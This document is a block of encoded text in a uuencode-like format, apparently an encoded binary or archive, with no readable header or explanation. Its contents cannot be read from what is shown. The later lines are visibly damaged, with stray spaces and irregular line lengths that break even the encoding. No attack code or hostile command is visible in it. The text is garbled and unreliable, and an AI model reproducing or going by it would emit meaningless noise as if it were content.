M"21'N,'OE<?SK-4I,T<HKJ9USXNEF7R5>-@'579(5./IC)*1?%T,BQ_:MY\$:!
MG)/>O\ '/%4J4A<1S>-8S-"H#!:=SG;V/3%:UOXGAN46*)GE=HSN&,8/'YY?
M_P#UU,J4HZE1E%F=K5R[+;?9W!D20LP[,PZ,?I6=>Z;>W5QYL<'*LH(VL'!>
M?UK2BNH3=B#^P]0'6WX_WU_QJ./2[R5G6.\$\$SHVT_.07\ZZC'F1,-'U\$@ \$0IS&
M_P!-!2CP]J1X\N,'WD%,.9#AX:U'."(!_P`#/%13:+>02QQMY1WMM!5SC^5D
M%[!S\$@/\7W&M_\ 'OL_X4_\ 'X1R\ZF6V'_ 'F_P#B:+H7,'.W?>>W'_ 'F_PHO
M/A^ [WC\$]OCH?O?X470<PVWTB2X\W_28D,<A0Y!)..]2?V(0<]&]'X&BZ#F\@0
M_L>,8W:E'![K_P#7J)=.5I71+L2*HR&BCW9]?XOI2;0*3[\$_]ANPS]ID7![P?
M#G_QZF2:,T:D^=*Q[8@'_P'71=(.8@73&PN^28,1T\$(P/Q+4K:4Y4^4TA;/\+
M2JH_GOI!<E_LE,9'N2WIE* ;#I'G74JM++\$L1&%P"3D=S1?NA7+?]APY.9Y3^3
M7^%*=MQUEE`]21_A0Y6['?V':CI)*?Q'^%5X=)@D!/F2\$AB.H[4<P79)_8<
MMN^,/,.#_#H;C2(HQ&5DE&9%!R1T[_TIIBNR?^PH. [/G_?%*- 'M\G+2?]]U9O
M/,RO>Z' 'SJ-#+(HWJ",@Y!/-4=9TBWAT^:X#N6CQM&[WQT_&DQ79R18`?#G;
MUI<LRC@8SCZT"'+@ 'YC_'%,:5>'0!VHL%Q_F*V.-P_*D+R("%=D##&,YI6Q
M"XX2=#M5CZ, Y_"K%M-#YB>?\$7' (PK;1_P#6I-::%)ZZE];C2H=RBSF\$CX(Q[
M)NVGV/4?D:;]MT^)_ ,2*167HAE/ZX`YK+EF]V:<T%LB-+A!A[6Z:%@# \C.V/B
M>IC>EQ(TMM#*^/O[0N>W4&FX_(%.VPR'7'MX`B6D..GR@BF'6HWE+2V,9'4A-
M&*Y-'LM;IA[;HT22ZE97=I)\$MG+*'Q+;A*,#Z\5E>?\$D@DC!&","@ \$5<(M:-6
MD2DGJADDQDD+=,\TS<3V_&M+&=QZS,BC&.N<TX%&=S(, 'C/THVV`CV\MR..E`
M,8Y()IH1+#,Z#`#/XTYGD)VLP`7^Z*5E<J[L1G;SWYZFE20H/E[50B:XD,H!L
MGW"3>P);/&`. *M6.L7=E%NCF78HVJ#C(;_\ '564H*2LRXS<7=!%KLL6!)ND"X
M],N1D^IK2L/\$26Y60V*)*`<.#SSZ9Y%0Z6FA2J]R2Y\5SC_4HNW^#OL']*QU!
MU`&X,MT#<;FRV7(HC24=@E5;.A/C-\$B6.-2\$`.5`&#^=,3Q/'>39N1R!\N%_\
M3%8>PDM3;VT=@N=-2R=H8W8\$@Y4KZ]OUIDGBRX,*-D<F[J'0/?I'^%-4+ZLO
M3K6T18T/RWNOM-Y(\BH,H9`.3Z?2M:\U>)F4+.J@#("=36<XWE8TB[1NS.^WQ
MP1'?Y[EN"J*.0:YO6']OR&=U^4[1CI@5O2C9W,*CNK%1#Y+*8S@KR"#S^E3`
M2WEQ%W2.3CY><ULTF[LY3:1%-<EUY.6Z<U\$)7)(R".O-58FX]')P=Q#`M3TW
M<`*['=MQP3P1UP?`]\Z+!<4SR/, \^1YCN7;MSG/2K]A%)-+M?:&;D9)XQ4222X
M-(MW-\$O>1VZW\$GF)&<+OE/'IWKYK(TO-B9FB'RCK'ST^M912Z&C?<BEMM18%S
M1<Q*I]\$`^O5"S6[@FN((WC1E<%V*\`CMBG9H5T70=1ZF:,*.^S^E.C742QS<I
MH!GC*4:AH6!%>\$?`?B@X[1"H);.YGDC,ER3LY&%`Q568M!_V!U7YKJ8\>M.^X
MR\$<?:ICC_:I62"Y&]GNY^TS#`/WNE5VM8QQ]MG]3^]YHL@N16-G;\$SET65Q(+

M1N)YZ5<6*T0?ZJ-1[FJ5A78PR6:KGRXL>M0VDL\$FI3>6J!!&`%X!S1Y!J7\!
M1C^!/P6I,QGJJX_W:K1\$W8H9<#Y1Z?=J,N`25/Z4[@+YW&?Z5EW: ^;J(*`DLM
MG9BN<?`ZZF3T`'<5;9QG,!;_>G-->U'\-MT)9VJ.7R+O;J0P6Z/&/,8YY!^2
M<^M6\$M55<+*Z#T5V`_*FDA.1*8!C_73?]_6JE>PFW2*99)9&\$B\/(Q!Y)ZJR_
M)N6QJ#L2/LLH(_W.?UJ`^V6#,HM9-RG`5>OYU3;0K\$%QJ)GMW\$D!`!Y+;>.`?
MK4.M6EO_`&1<.@&X`\$=?4=J-]P=TCB=Y!XX%*TBX4#@BG8@4S!QRO..O6HWM0
MN/:G:PA5#%<CG`I08SG)IV`LVDT5LX=%R^",E>E\$EUN8LBQ@D=0N*BS;*O9%4
MN&2*2/&\>8`,D#&/QJ)[3>V00Y)QMW\CGO26A35RH\+1MM*\$9^[GO2KA%_U:'
MDD>_2K(V-*6T>2W5BJJR8^7H<\$9%4)(XK:5?.1G1^1M;J!P:B+Z(N2L2"[@RM
M3':X7/H,X)* (MLP954A6W;<#A!BBS6["Z8B:*/WDI#N8#.5/3Z^E59[=HG"[
MAU8`^ZP--23=B7%I7\$&\$\$.3V]*D`7;N.<^WIZU0AL8#*Y..?SJS]Z8AZY49Q"
MGFG#)!)/XFF!&3SBES\M,"S=S(^PR2+(_P!YBG.20.I_"E:'MM9F`^`ZG(7V8
M]`SV&M2*68*^\$B5&`<#FF;B03LR3W-4(;Y<FW=M./>DVR>A%`\$D-J\W0C/IWO
MJY:Q>5B1E4L`,`)JF78J*+7+.UXS;R22<`&F([2RQI\$I)S@9Y.: \$M`;U)(9':
M"C<6PWKQ22S.),1J0N.,=J5M0N(ER1D,Q9NU,.Z4CL6ZFFE85[AG:2%&=W&*^
ME9RARO`TH`8%9T<^IQG_`#]*"B`8!SVH`?"Q,O48/K2SA(PJ+RPZX]30`V%<"
M.ZD#(_\$4@N)4)Y(ZXQ],4MQ[\$J7<RR&9Y6,QSR3QR,5WMV;JSL&D^TEC&@_@O
M`SVJ))>8TB^X]8[LH&-V_(SPB_X5UE.?,9;J0,3DD8YXHY1\Q!8Q236B2&\J
MF!;/"O@"K0M<#YKJ;\9<5*0VQY@!'S74^/\`KN:BD@C\$;MYTK8!(S,33LD*Y<
MG6\BM!&75V<C))=^OY4_;!D_Z.3D=?F-(H:PM<\VR8`S\R-2[4(4I:@@C\$9N
MH\$R790?/V-V8=VB.:7RW^0`T=?F'(BZ"GJ+YDYBDS\HGP>XB`_I5=6"7\$A`VU
M@O`\C\$`COBBU@N3B:4GAKCWX6BVW75L)&N7#`/!8`'=I3W%L6/LD?>Z?`_V=
MQ33:QY^:Y;CGEQTIV0KB_8(2/OL_IEQ3#8VT;!@V.Q_>=*D',*+*TZ^>V3WZ
M,W_UZ<;6P!!;Z>X\WK^M)10<S*=\+1;24PW2[@,J!)]_A5\$W,:`X6/(Y(\$^:E?
MI+8:98CM&*J=\L@+`'=YN/Z4KV,OEX6*-&R"&W9JE%B<A[M?JORK\$,<<R?`T
MUJH*`&4N!(LHD)/E#<.G'-/42:)201ADN&7H591@U1U`VXL[A1`<!BAZ_UY3
MZ4`<R4PO('I0(5#X?Y1W/6M\$9AMQ@AL9I#D8RWU%`BVL\NT);PX`H1G)J-UN&
M&?+#:.`&3P*E:%6&H\BC&<#`SUJ<%I7"JJJV/SQ0[`,`:691Z)TR!Q2QP!T+!X
M7(4<G@9^E&P:DD:L)`I4Y`W4YRWUI)Y9&)9HUWG`*TK:E7LBW;ZW/&FUT3:H/
MPN%&>M0=-VTLA&UU`/RD^M0J=MBN>^Y+IDNGVLLWVA#*#7:NY1C/]`*L?;;SB
MBT<,2(N"JQ-EL]?3BE*,FRHRBD1W%];QJ=D(5@2#N).X`U/7UJG+>QW)!>*`
M1C`VJI!`OUIQ@]Q2DMAC7-O`"4BME1F^Y)-5))@X&>3BM\$FMS-M=-=H!X/
M-2!ALP%_&J)%,Y"!-@`OBF[OE/;Z&@!@;:V1U^E)R:H"WJ\$44;IY:JI*\$,%.#
M0""1_2KEPAF5#;(??+VJOW=Q`8#N:Q?2YHNIF2`#@D;B>#FI0R*@;RU5OQJRL
M!?.#. /F+9XQ4P<[29)2`.@J6-\$L059-RJ6`57)Q^M6+<?:6G;<C",;SQQC.#A
M[U# [FB[%2219G9@J[E)`.>WK5="8Y8V78A3GKUYJUM8S>Y96>)(RJJ<D<MZ^.
MIJK)+(ZY7)"CKBA+4&QT,<DTP5G`VC)/MZ_K5Q(K7*B(@8`4]:3?8I)6U(O(L
M3S%`8@)_IFI7M(FE)CD"H!WM1S-"LB-EM_) *K(Q.<Y`XJG,I1@`0S>U-"8^J
MW&QU=CCT]Z&ECWY.3R138EH.C^<?)@]N: :8B#_K%&3TZ4MAEFSB1YE5W`4N%T
MSGIGWKL2BMOLDRI<%Y,<*9BW?TS42:OJ:1+GVV!4&`3@?WJ:VIVRJ29(^F2/
M,U//T`RLSX;P1P*WVF`*.3L*`YIXU#<"#?(#ZB,&I5RF@^W9)4WYR/[L7_U_
MJ;"9;QIU2ZD:-"!G: !G/7K5)7)>A++9R6]DY\$A"QH2.G0"HX8)&@1MET2R@C
M!!3<-04@EMYI(6417/*X&XIBK<-W//;Q1O:9**%SN'/%4E83=QK:I-'*L8M`.
M"1D`OV_*GK?W3=+1/7F;_P"M0(#?7+#BU3Z&7/\`2L\VT\DLLDENF9&W`\$I&2
M.`;?I19L+I=1Q@N1P5CV]E,K?XU%,`'@DD-M;?* ,D8)/\Z7*Q\RZ`K%D5_+M[
MP",@"(G^M-ACC?4565(L>4QVA"HSD<\TU`N)R-(V5H./)B/K\H-0W=G;I:S,D
ML:*50G(49`%:61`,`R"%G%M&(M/AW;1EV(.>/I4A:<CFSM2/]T?X5-F5?S%W22
MYP+.U`U__54,ZW`D/BVM5&#RH.:+,+KN\$5W=_9H3%&RE1ABYY&/3%-_M"YWV
M.!`\$I5L\$`<?RIW9.@U[JX9<;(AGKE6-0QR2Q3RS%HB9-N04;'Q1J&@Y[^54C
M)"PG`S_JFY_6HI)9;FU9REL-T9_@;(X):=KB;.6A;<'3SCVJQ.J[\A<\`AJ!1
M!"H+[2(^F,5,C>7\RQ1DXYR,\4FKZ#3L3/JMP%5A(H"+C:HQUIG]K3>1Y91B
M"N<@%0<?CUJ/9HKVC`#4GDE4W\$2+&#"J_-^=02RQR.1AB".ISU]Z:BTP<KA=
MYQ4! ?O1CJF>/\)*C615E<B-0A`W&.13L*Y<%Q`' &S(RK(P`'[<G%4[E8UF#)4
M(&SUP,<_C2BFF.33\$,<@5=@#;NA`YJ`,`RR9R"WH5JT2RS]D(A20B.(-]WD\U2
M#`&(V+%EP.V>31<+"?:`,`KC=GO43ASDXP*=A",[E=K\$8[4L<0?EVVK3V`E:V)
M`VL&/8>M1\$,A(/%(!N2:48Z`4P`_*2"/SI,@\#CWI@3R-)+=IYH+L64GYN6M
MR?7WS79S6[7EQ)&UJ4;@O&C?)&I``.<9/^/;%<E5V:L;T];W&:UI]K!;E(D+S
MF-22P7^Z<\$DG\JY>2PGF0S)&63C+`<#/]>*5*;M>156&ONC/LDL"[G0@9`7(G
M_/ %5Y)`,`"NA.^Q@U;01)7`(!.4]M?--;D[`"Y'(`ZTVA)C)+A7`*Q@2>HX`XV
MXJ\$SSC&%_DD#')%(<\$`'\K4IW\^9,5/NV1^5`%YM8\$<+1PC<LGWN-I/MQVX3
MJC+))M&`\$Y`Y`%3&-BG*XR.4JGS\$G`8&ID69K8,L:+#NV[F_B;'3WJGH2C2L<
MUTV`\$O%+.I7&X?`K-W`JE):O+*1;^4D`Y&>?4^M9IR3O(MI6LC0%BN0`J,B[
M@99<@L<_H/>J-S;M`=#,`#BKG"A<`)HC.[!QLB.W@=W0)M(ZD9J\$^<^_`+*AR5
M1CO5W5R;#XY&9@-G&X\$J1UKT6XMK<3ROY"GYSR\$`3-1+1EQV)8EL4MR7,:KC3
M<3Q^7\ZJF]L?-W/-`\$QYP1P*A-.Y;30D]]:1QQDRJ`0<`=UYJN-4LP.)1Q_M"
M&FK6\$UJ-_M2W.3&V?KNJM!J"17-P[*2'((4^E4B;\$EWJD4EG+`\$I+,FT?+C9
MK3X]8D\$,2"-1M4`9W\X`TIIL30L5_<W<CQJT*E0#\P/0^U6@;@!0TT2^P0G^2
MM5:Z\$]"E<)+%?V\D[QRAMRC"[<<59^T0QK@,@/UII";&BZC\M=S)@G/6FB_5X

MV*_*/3UI^0A#.,GD?E3+FX1[2;<HY0_P]>*`(;6[F^R0%(XSE!\S-C/'TJ*5D
M[B>\CD98T*(5&V3GGW`H`F%S>J0"(S[ES_A4=W=77V2<'R]NPY^8DXQSV%&H/
MM!+>[N_]CB2&-BJA1B0_\ABFOK\$,YA:!0P&<^9C^E/5`/75KD_,84QZ>;_]E
MC4;:O</(4,*KC!SYN<C\J&`\L4%0QIM,:/M]7/(IJR%1\D48SSC>P_I4CN(9>
M3CE(B?0NQH5A+P%A`!_VCFJ2\$V(\&U"^([OKL/\`C4\$C3QVXVS`Y`&`\-I_+K54
M6)N9YS!M4ME.WKBK2JX5<\$%B.%]:FP[D2G=(WW0V.<]OK21.BR*CML'=@,Y]V
M.*+V"QHS6XCC:0['5&1ZE?Y5GXC:1,H-SD\\$8&::!Z\$C0>4-IP0W(/3\.#4)4
M7RI0K98=QR,4-6!"NRYX#!J@8[CSD]A0@)(IO*!X;)&,@=*C>:1V!8Y`Z<=*X
M5ADPG1DY3&.A!I\,[+F2-&&WD\$@GFE8+D=U-YFUE)##C!JKM9^AS32`<"`0`S
MHR#US4Q`X&'(/4D>E`#7='2-I([&H2Q/%,!P;/&2:4#/+0`C*,_+TH4,>E`3
M`V2,\$\BD`L*8&UK-JR^(YE\$+F+SD3`/\`Z87//;BN_M+:PAMG@5@ODNK82//;R!\
MD#WS[UY]67NJQU4U[S,S4_\$,=EY`\C0QDG<I/);/4>W)JJGBVP:S9)(8X`/NA
M[>?I@8X^IHC3<DF5*:B[&5)<2ZN+6.TC,KOD["`,`X./Z5C3:9>G][`9S%1_`>
M&AQU_P`0:Z(-1T,)WEJ488GFE\M%);G@<]*%C(D"-USVK6YG8D6`X)(Z>E6;R
M6*(.7N\$<JHZ+P:30;0_)J%DUKY:VJA,8#,23CU%94RQD_N%8`#G/-3%-;L;Z
M:97RP;Y15J-BR9G8`#L!R:MB1-;V`>,3R\$)"#SDU(+M&E(%L\$C(P/+Z@=R,^@
MM9OWBE[I=TM;*[NTBOKAHK6)"S\$-M9O08Q6C`9V>L7<<.E1W4"L_5CY@Z>O;1
MM@>F:QG*47Y&L4F;K^&=/EL_*BF+>7_K&7J6[]_TK!UO35M[^=8W(@`V`/ACB
MSW`/%8TZK;U-)4[+0PF0V+=RK(R["%_SIC710`)G<!D\>U=GQ:F`PZ`1*
MFXV.X4G`1F`30_C797_V-1<O%`'N!*@C)P2#BIE9%1NS3,872[;*\$@;%4YCRF
M!]<_YXK-W;KG9!N;+<%8N`/RJ(25AS3);J]B0PQ;I64=<IUQU()JC@*ZA\$8#[
M:RR(0#@+M/N<]>@/YBG>T;A;WBM?">-R+::9SYA!4*GRC`([N/FS)*H7%_(B2
M@J7^5?OG8-Q]:N&J(EHQ\4J/&CM+L,B@X&3^5.EN8D7(NRIQC[P_P`*M)7(0
MNR/SX\$<O]H<'@%@0>GX5+<32?:X1#?2O\$`7F*2<'KCIVZ4_(1/(A\&V(W3R%1
M6WX:7Y<`WKUQ6`/ >JEQCSI#`SC#\$?2DEJ#V\$_M%0%0L_3@[SQ4Q"(#),\B,<B
M<EV`K5)"(1=EH@`V?9V;S2!FHFO("Q_T>0]<9)(_"JM85Q\E[\$@2-?M`8\$?H
M*\$>W6K22),"8_,VYX_>D9`K1H&HW:FQII)`1#C;ER?Z`M5//MWD,0#?-T!;E
M]3DU"=WY%/1#_.\$,P\$>YEQU5R>?2FRA,@YSN)`PY/%4R4!:-%`EB8KGGDDX`1
MT[TJ2P\$D10KCMELY`K5)(6J&2LN8]D"?-V7J:420MN`CCXZ?+R32`<9E9`2D9
M0C96QG:/TIC`8`RXPPDSE,>E,07#,%\$2NQ91AW8]?P[5&`RZHTW`^R*G8>Y+Y
MNCCG^9`7;UP!DU&@8[CC>.H)`--@B;+,"(\8;><\#&,4QE2?8LWW1TQ2``':`<
MS<LN4(`4L2<?X4P\$S.L*%55C[X],]J%<&.5)8]T3E48=`HP`/6B<MNBPB*.0/
M2>C>E`R&X&QP2%#>@/%1AF5",]>PZ8IIB'[0T8V9SGG%,VO\$RL1^=-@6DO(D9
M1@8U+,>3M`Q22W+2@JLJE<8`/%9V?492<..??`I3`#^<6(49)SWJ10N/F8_04V
M`-D&,8)V^],VY-`#@`.!]!]*!@/8%#2JZ`88=?0T`1N0QX//O30/>F!TUY]H;?
M49KBTW8E<.R@95`.W/!Q@<^M2WMZ\T;6\GF>;MSC;@D8&,UPM)VL==W&]RA+G
MI5W=)\$D&V61HM\K,RJ%Y`VY/M3K3PY?7,) \T+#\$`WSL."1VSZFM%4BD9<DFSX
MHM(\,`MHJW/E?:\$C9`A((!9NN?IZ5MZEHL5Y"JV\@A+`M(^!\`^%JO\`NC<T
MTJMY7-HQLK`.6_ARTTJ&Z>>8.0I0HWRDC/3/T_G6%#IUW?W4DT<,2AFW;BP`1
M)Z`?RK>G5O>3,YPM9(FFL6AMP#-YDI&<0KA1]6/]!65<9A;9NR^<=JUA*YE/
M*-BLN2<#/K2DGW-.D#E.TY(R?2G)M)RQY["D!`*D4MR^(TR.WM6S:E-`4//;&]
M6:3[JEAEO_K5E/5<J-8=QMS#]J#2WI\G)+;HO..Y)`4\5#8ZG=V22/:&58R_
M<B,OD`MR>O?I[5%E*-GL5JG?J;.E1:K<VMC;PEDM""["@GL">/?MQ6I>>\$+K7<
M+F&ZDNUB@:,)(_.2PSG@`N/Z5S.<8SNCHY6X:A<>!]/MXI+R?4V<Q@ML0#=7
M@`GTR1^M95BNC?VV\<ZQ^5Y.PB0`"8"XP"#SP1D^_&:VC.<E=&344S<35-%H
MMK."*W2V95F\$C,[Y/MM7H.P&??I5"ZUZUF+F&"YNVWY)BC8@G.!DX_\`UTHJN
M0-H+K4EN8%NIDNT1W\$13RQG>%Y`!>,G//IZU"_BC2HH/*@1Y5&"8VCQV[^V/
M>*`&;5DA*44[LCO=7M=16S::VN(3DD=`H/&">O?CBM)+A=*`26T\$:FZD\$2#7
M`.6P,;07D?XFDX3M9C4H[F?/2VZRR01PR`RLQ[D<\$`N1GZ]!BJ5OJ=J`\JVM`
M"F.C22`8]"3CZULHSMN9N2OL63:22V\,X!G>\=PL\$;'DC.!SGU>F.GI4,T\$K
MVBZC]FO)U,T6UO+C^8=,]>I3A+2PI(KZM;PIY4L\$X"S?-DCDMZ>N!_,FKNF:H
M+]V>^C>:%*%&-05+\$GH3V.5H^9*C[Q7L].,L4<T9C*EV<`28&`.].]9:@\$
M),5C`(*8^;T[Y-6MQ/8?;QPC,B1.[QI_"V1NSUSVXQ3)(I98DEG(\HG'+=?_`^
M`*U5MN0.M4(#EYG"<#RQT8>X)/K6A<L`@WK&%*X`<'&,]1^E&H&3<,9+DJQ(0
M4+T*]:L06[]<%594(&#M;J?J:5[#)/, -T\3`K&QRQZ#\OSJ`A4,I@D`*P`!8
M/>G<5AOF!3&X55*`\YJ6\$QE41W)R2,@9P..<_T]Z):[`M`"JC\$N50IGY`>H-
M]:KQR@.I91_>"J.,TUL#)3*FPN[<C(SWJ,O+*6>3#N>G`%)L!H5\$7!0%NYS2*
MJ98)@ZAP!U]O>E>P["C`W.9B./NA<DFAYLB(2A`"CHO&#_6FF(D:X25#N`)&P
M"G8_X4R,^0V[`VGC!/2EN/8F4`@`89*^G0T]Y8)&P5:++;P7+9YH0,IQ2`@!HD
MP58\L#D@`M,(58V!<]R,J?FIV\$-A?*=!*Q`(Q2^;G".O"GJ3R*0R+YF4*S94>
M`C(Z4C\$9QP![=JH0ZW?8V3G%#R%VSZ4`)N`.!2-C`04`*,[1_,&C@]:`&L0!T
MCO2*""#C(H`"V2<#`*`<=J`!`AZ9I^`5Z@`L`*`!D?%*`0,'G`<9ZT`(WWCA<!
M#T)*3%, "Z-7NU+,K[78!2?:G2:U=2YR0&(PS+P6^M8>RB:>T972:XFDPF6<Y1
MZ=:N`6:UC`EOYTD+;R@7<,]N<TVEM8E-[DIL;Z2'[69D`N.K.=V">X[5+#+J!
M,48-I\$65<Y?>6R/Q/`_"LWR2T-%S+4A&JQX7[7;2W#]<2S8C)_W`!_.II=82/
M[A5+N9S&#_J(4\$:#>II^SZHGG[E8WTCJ\$M=EO"I(!#9_GWJ"%;7=@K+<R`M)
MG:,_J3^E4DUL)NYI)`9"U\$ETVS<<);6X^9_0DGGFD@T.XNQYCA;.(=5\EC4`
M\+_JRN7FT15.E332&.RMYI`I*[L=3_2BXT*]LH)]X\$@4]-[C)_`K]HMNI/(QC

MJ6]] ! ") DCD2+ /RR, I \ /TS4EM?SV<QE*+), _ /F39) ' YTFE (\$W\$<+EI; D?VBSRU
M<']WT&2..GO76VFGZ7I5K; 3:E;E)DY \5P6; CG=P \1^' &:YZS<; *)O35] 6;]OV
MJ]E?V+R:=; . \$C/' S8]N^>] 85WXVEAN \TML/ [, =&"J7RS8X!!P \.>G' %9TZ#; \$
M?, 5.I9\$, 6GWU_I \=UJ6I8AVK-Y\$" \OR#M!' 3\3G%<S-!; R:BBI=* \=P2LLCG*
M>5..<D^Y/\Z [(\J3Y3GDVWJ073P6\ \; 06 [&+8 \&E (SR.O' &:L6UW<0W<\$EA/+1
M%, 0N70@\$') _+ /:JL2+; WMU?7*I+<32P+, 6968DL" <MSZD5?T; 6--TN] OI/LU
M0G6X5TMO/8%8\] _' /; I_P#7HE' 2R"+U (Y=5BDTBSM%M]AM]Y#@', Y; !) R>G=
M0?G6A<Z+) J+QW] J9!9 (5! (D^; " @!@% [XQ42:C8M) R (M; 7^RY) K32K%0 (64RWD
M; DN[D@X \ /0=#TK' NM4B2S \N"R*2MGS' DE+<GT' ' ZTH) O6X2TT.AMM8L (-) M9'
M; +3Y#<1S#>Q; [S%>@8] ,] \8Z=Z/#EC) <749N+ \7&; @-<RRN9. #C (ZX (_ .LVWZ
M%-FB2=D=+<^% (9I0ZF (GF7, R_P"K7/; ' 3VJ, V44] K&J7#VD; R *^ \9) P5SVSY
MV-8NH [7; +Y5T. <T&&VGU) X%B; [-C, 4Q. ['QU)] <# /2LNYTEOMK3, 8BD1! E \IG
M2 \03V! QD=JV52TFF9N-UH, O-"DM8\$DE++! C?M[C (!' 4] \G_ODUG? (95C"M*B_
M\$, , G@CT (KHA/FU1C*/*337 (FD=E8I*2, A>F/KWJM&Q2) D8D*3S [?_KJGJ3L2P
M& .W" *S38F" \) UV^QJ6W\$@ "S&/ (/ \$84?> (- \$K (%<CNI [B1G:4% 'X/! &*K!V88^
M! & . @& \$P: L-#G+ \ \ \ ?G3MV% (! . #3\$, "D/FG?-OR0* \) 'V_ [V" ?0TFXCIQ2&-T
M!) \SC-+) *Y4J23_ *BP# "W! ' 2F \D _A0 \H3><#% (P) 8DDGZF@ "3 [1, H^5CC&*-
M; YK\$KG& \< \CK0M \&R, TC, Y/+ ' /' % . 1V\$+1YPHQPPS^5, 1\$5"XV, V>_ % \VC& \@
M<CKD] : 8#L! AA0V>V! FH6/^S0 \H?Y<; 12 \>V*0" \] <<4 [! ' ' >F \NTK] [C * " _
MW; : # [FD \TC (ST (] Z: 3V! I@) 2DT# \&B@! * <* \#-%, 0PD] S4HM9R \?) ?! Y' & . *D
MBZ0 [7&A-O5POK@YJ6!VA) DA4D+ _&5QBAZC) VN3=\$ "ZNF \ 'Y"KU_ \$=>QI \ ^I%Z
M4\$-D6AAQ \P7@L?>HY>G0KFMJ5VB+\$><X7! QP14T=I' /=" *U*R#& .21FFW85A]
MDMD \ %PT4C! 95; &S! / \X5H) H&J6X5I4\$08Y16D \9C [#. :ESBEJ-1=] #5TW2 [Z&
M \^<; % (Y5^ _-- , "3] ,] *D; 4 [J<R+ #I<-VHQN8, SIQZG \S6+Y9.] S5-Q5K%5M8C
MU74%, <<HB3! ' DVC>5WQ \Q_Q-9^VZMI# \$JP"1<R- (A61U' KNSQ^E: * , 5H1>3-D
MJSM; S4GBO&R%48 \^X?<<=R% ' 7\3^-8>IVUE%=/ % ?-+*, DO@%?Q/ / \L*F#M*>
MT2I+2 [&Z7I6HZBVZVR8.W<QP \>N. :] #L-) LO [. #W\$CW \CX' F; 00 [CJ03C/ .A
M>2>W>IK25 [+<JDFEJ9VH2ZE' <N^FW"RQ \Y \LA6Y] ^, \$X' X"LC4 [VX, # /JA2Y1
MNBNS8*I "=", \ \$#@>PXJ8-. R6XY*VKV, -K60EYL&) #R" #G=] ?4U1 (\DX49] ZZH]
MLYY%BYN6NG+S#>GNHQ^@XI (&2.4RR2 [5.00BY; !&, C/ ' ZT] E874?!"V4K&H_
M9<\ %U#%1Z# /%1" * , J [.A3&< \-T/7&*%<&3-<%@<, 8R>>] WJ] : :G-!] G, PFD-S
MN# @%_E (SGD?7/YU\$H) JQ<9-. YT<FO/XC \VS\$<21D\$G#X#<8 \4\$8R! GKFN<NM\$
M+: *5 (X (] J@, ZDE_Q' X?G6<' R>ZRVN97. GLI (+?0) 9) +FT9R2 \42N. ' /KWQT)
M \] :D; 5+BQTW [8>\$1?W: %P020> \ /ZUBX \SUZFB: 2 (+CQ?<7-O^ [E \A7=@XP<E
M= /SS^0K%G \0_ ; (") OFE_@ /0] .2?QHC18_:) \$6G7EP (; J8\$F! 5"O (_P! U2>@' R
MOUX' UJ5-: MO*>] !@_S8' S#<?S [=JU=. [T, U4LK%; 4] 0%Y<"15W1QD \!N00!Z' &
M_ /-4C<I' O. \$ \QCN^50, <<8Q6M-<L; &4G=W*YCC=XTA+8_B) ' ?' H*NP6 [J6-P@
M \JX. 4& "V>V15R=B8JY+; IIX0RW! D=\ ' : @' \XX! / _'-: DG^SAM] M/ (@7H" 3DX8
MSC /O6: YKZ [% ^ZEH. GOFV \F6&<+P-T8R?SJO \B2RF: >#3' HAQCZ4TK+05 [O^
M4EN (= /, 0-FMP' Q \QE* @?ASUJI=6XM?+ \VB"8L, XC; <5^M5&3ZBDET (5; D=<"9
MF^: .PP/6K) % =F#=<#WI-S!B, X [T@&^8V [O [T [.5) SCVI@) D=>/84! AWQ_A0 \F
MI9=@ ' ' .>; S [4@ \MA1D \^E) SC_ \$4P \4KJ57D8S0 (C&/6E92.> \ /; M0 \ASC&, G
M&F. [.V6)) />@! !GKU] J7! \H \16.>^*=NY&!] : %##' 2E' M0 \C?A32*8"44#%\$
M% % \ ' *44 \! HI@78KY; 5 \EK\$@D / _+5@-U5IKR><8DD8_CUK) 1UNRF] +! % \SCS&:
M5A& \XL<\$_C3I) U=6. YE?H%P, 8_I3%L5Q@#BI [2. :.<); QF20 \ ; <XIO8\$7/L#
MD%K, QOY@S) UAB&23GIGH^OZ2]] =*8] .2.QA/RO<*I) /?&>N?I6, G=7>QI%6=/
MEN=' %9/8V7D6<*; FR)) \$RV#ZJ/ZF DAT* \A83V+ +\$C+B: 2; ICD] _Y#BN?F_ \$K
MVY; % "6& . _; R\$DNM4GBSYA60) ; J?<] \ /SI; Z: 1"EKJ%Q+<A4#"SLAMC49XRQ. \$
M3_GK5] 4OZ1' 0LW6GQ: K#; K=0BV"KB*TMPNY1QU; N3] .YK/DM+ #18U-X0%; I#_
M&I+N01R<D@# _ /72C) _"BFDO>91.M: MJ8: &V8QQ- \I (. , #T+ \VJWI?A>-) ED3
MU*7! (RD*Y! /L1] [\1JVU27+ \>A) U' = [& [+<3Z7 \L5U \MM: /E8H (3RY_W>21 [8
M# \Y. <T \1: CJ?E?VB6M+, ?NU@) !D<CH \ \ . /H.GK6=DE<TOT) -0NK31] . : &2010
MR-EA \C#S7] V;) V] >@Y] Q7& \57U#4XY) ML<*] (U' \ ' ^ /N: NG&Z<B) RZ\$VJ" WGB
M (<, I_NA#@9_K6WE \9PQST* \#_Z] : PO: QG. UQB1K) (BJ3DG&#SFFRQ1! CM?G \
MN-IXK2Y%A! \$=N [\Q [TX.H? (P<9Q [TQ%BYLI+. *%IV4-*NY8QR0/?T^E6+2&: ?
M8 (9HBT \SR3V] JAM-7+2:=A)] CSF*V3C' ^?I2MO@4JC' <5 \WDDY' M2 \F/S ([15
M5EG: 2Z) = \ "Q!) ^8^GM5IE: [CD%O\$D>!L17P8 \=>. ^?6AZ. _02U11&GR_9&GJ
M+X \ /W<')] \U%#: 7-Q\$S06K2 (IY91G; ^-7S (FS+2 (C10P! .-Y_CZ<#M^9I6TF&
M2.0RW) : WC \W \ [<Y] A [] *CFY78KENBJ+8F58VD0%NAW9P, ^U.F@AA; YY \SCAEJ
M' KZ?_7JN; HA<MBR] V \) 26. -\$=5V@! 0.G] : O6MY=S; Y&AA4R8) <KEC] /3M6<H1
MJUV7&33L-CT^*280-. 6' & \JX [] _04^70)) % =K66-] H! QG \Z>II>TY=T/DNC\$-
MGC%NP1G#OC) VYX] N13 (W (DWIP<Y \ /-; K5&+T"5] [= . : . : ?PH \N0V9<H) B (XVJ
M&<DC^57-8BM+AHFTR! 4B"8<*^?Q_G4. 3.YE; 8M+0R' C8\$! B< \< \BD^Z, =O2K (.
M(S)XT_! [\XIB% "Y7' I1L \ /' 6@ \V \ \ "EP. Y_ \TH \ ; L \X&* \ , =* \# \X&F8 (H \3K
